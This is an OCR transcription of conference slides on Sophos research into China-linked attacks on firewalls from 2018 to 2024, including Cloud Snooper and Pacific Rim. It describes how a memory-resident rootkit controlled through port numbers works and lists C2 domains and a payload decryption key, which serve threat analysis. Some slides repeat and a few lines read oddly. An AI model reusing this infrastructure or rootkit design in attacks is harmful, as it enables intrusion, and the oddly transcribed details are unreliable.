
Firewalls Under Fire

China's ongoing campaign to compromise network protection devices worldwide

Andrew Brandt


About me

- Threat research at Webroot, Solera Networks, Blue Coat, Symantec, Sophos, Netcraft
- Malware and network forensics, retrospective attack analysis
  - “Investigative cyberattack journalism”
- Elect More Hackers
- World Cyber Health/Malware Village
- Malware Village
- Media Archaeology Lab (CU Boulder)





Context

- Timespan for these events is from 2018 – 2024(ish)
- Sophos X-Ops sits at the intersection of (and now encompasses) several teams of analysts and researchers
- Research conducted by many of my former peers and colleagues, compiled by me & X-Ops
- Too many technical details to cover in 40 minutes



Dramatis Personae






- Firewall vendors
  - Other security companies
- Chengdu, Sichuan, China
  - Individual threat actors
  - Companies
  - A university
- Firewalls and other edge devices
  - Bare metal and virtual devices

Attack phases/epochs

- Initial attack & recon: 2018-2019
- Mass-attack phase: 2020-2021
- Targeted attacks and recurring use of old exploits with new payloads: 2021-2024
- Research published October 2024
- Attacks ongoing



SEEKING INFORMATION

EDGE DEVICE INTRUSIONS

Cyber Intrusions into Companies and Government Entities
April 2020 to Present

DETAILS


The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of edge devices and computer networks belonging to companies and government entities.

As described by Sophos Ltd. in a recently released cyber security report, on April 22, 2020, an Advanced Persistent Threat group allegedly created and deployed malware exploiting the vulnerability CVE-2020-12271 as part of a widespread series of indiscriminate computer intrusions designed to exfiltrate sensitive data from firewalls worldwide. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

Source: FBI

Public disclosure


- Cloud Snooper (2020)
- “Asnarök” public attacks (2020)
- Bookmark feature buffer overflow (2021)
- Personal Panda (2022)
- Covert Channels (2023)
- “Pacific Rim” encompassing these plus previously undisclosed campaigns (2024)




Source: Sophos

Why “Pacific Rim?”

- Cloud Snooper (2020) aka Arizona
- “Asnarök” (2020) aka Mexico
- Bookmark feature buffer overflow (2021) aka Baja
- Personal Panda (2022) aka Alaska
- CVE-2022-3236 (2022) aka Yukon
- Covert Channels (2023) “Alaska part 2”




Phase zero: The break-in



Source: Sophos / Sergei Shevchenko


The first domino

- NUC in Cyberoam office
- The leaderboard is scanning the network
- Investigation discovers tooling, malware on NUC ("Next Unit of Computing")
- Discovery of a then-novel technique to pivot to cloud assets
- Overly permissive AWS Identity & Access Management (IAM) configuration





The first domino

- NUC in Cyberoam office
- The leaderboard is scanning the network
- Investigation discovers tooling, malware on NUC ("Next Unit of Computing")
- Discovery of a then-novel technique to pivot to cloud assets
- Overly permissive AWS Identity & Access Management (IAM) configuration



Stealthy, cloud-based rootkit





- Several malicious components installed on AWS server
- Drops /tmp/snoopy
- Deletes file, remains memory resident
- “Snoopy” monitors all inbound network packets for ones with specific source port numbers
- The port number is the command

Source: Charles Schulz

Hidden in plain sight

- Exfil disguised as normal outbound traffic
- Contains some broken code that wouldn't ever be able to run
- Alternate version drops Gh0st RAT named after a well-known FTP server daemon
- Investigation also found eleven separate malware, including Onderon, custom backdoors that delete logs, and…a Gh0st RAT Windows DLL payload

Quirky but rough around the edges

Some of the debug messages are in Chinese:

- 远程路径太长! - The remote path is too long!
- 远程文件不存在! - The remote file does not exist!
- 远程内存空间分配失败! - Remote memory space allocation failed!
- 远程路径不存在! - The remote path does not exist!
- 远程文件已存在! - The remote file already exists!
- 连接失败! - Connection failed!
- 连接成功! - Connection succeeded!
- 参数错误! - Parameter error!

Some messages reveal poor English grammar:

- view don't found
- view-shell: data do not belong to SHELL

Domains:

```
cloud.newsofnp.com
ssl.newsofnp.com
load.CollegeSmooch.com
```

- Cloud Snooper helpfully outputs debug messages…in Chinese
- Payload decryption key is YaHo0@
- The C2 encryption key is based on hashing the phrase "*replace with your password* "
- C2 domains reference the ccTLD of the country of Nepal, .np and…

Quirky but rough around the edges

Some of the debug messages are in Chinese:

- 远程路径太长! - The remote path is too long!
- 远程文件不存在! - The remote file does not exist!
- 远程内存空间分配失败! - Remote memory space allocation failed!
- 远程路径不存在! - The remote path does not exist!
- 远程文件已存在! - The remote file already exists!
- 连接失败! - Connection failed!
- 连接成功! - Connection succeeded!
- 参数错误! - Parameter error!

Some messages reveal poor English grammar:

- view don't found
- view-shell: data do not belong to SHELL

Domains:

```
cloud.newsofnp.com
ssl.newsofnp.com
load.CollegeSmooch.com
```

- Cloud Snooper helpfully outputs debug messages…in Chinese
- Payload decryption key is YaHo0@
- The C2 encryption key is based on hashing the phrase "*replace with your password* "
- C2 domains reference the ccTLD of the country of Nepal, .np and…

`load.CollegeSmooch.com`

18 months later…

- Sophos kept Cloud Snooper under wraps until early 2020.
- Sergei Shevchenko and Tim Easton wrote up a report, but didn't disclose to me that it described an attack against the company.
- The analysis published on February 25, 2020 – just before the pandemic lockdowns

Conclusion

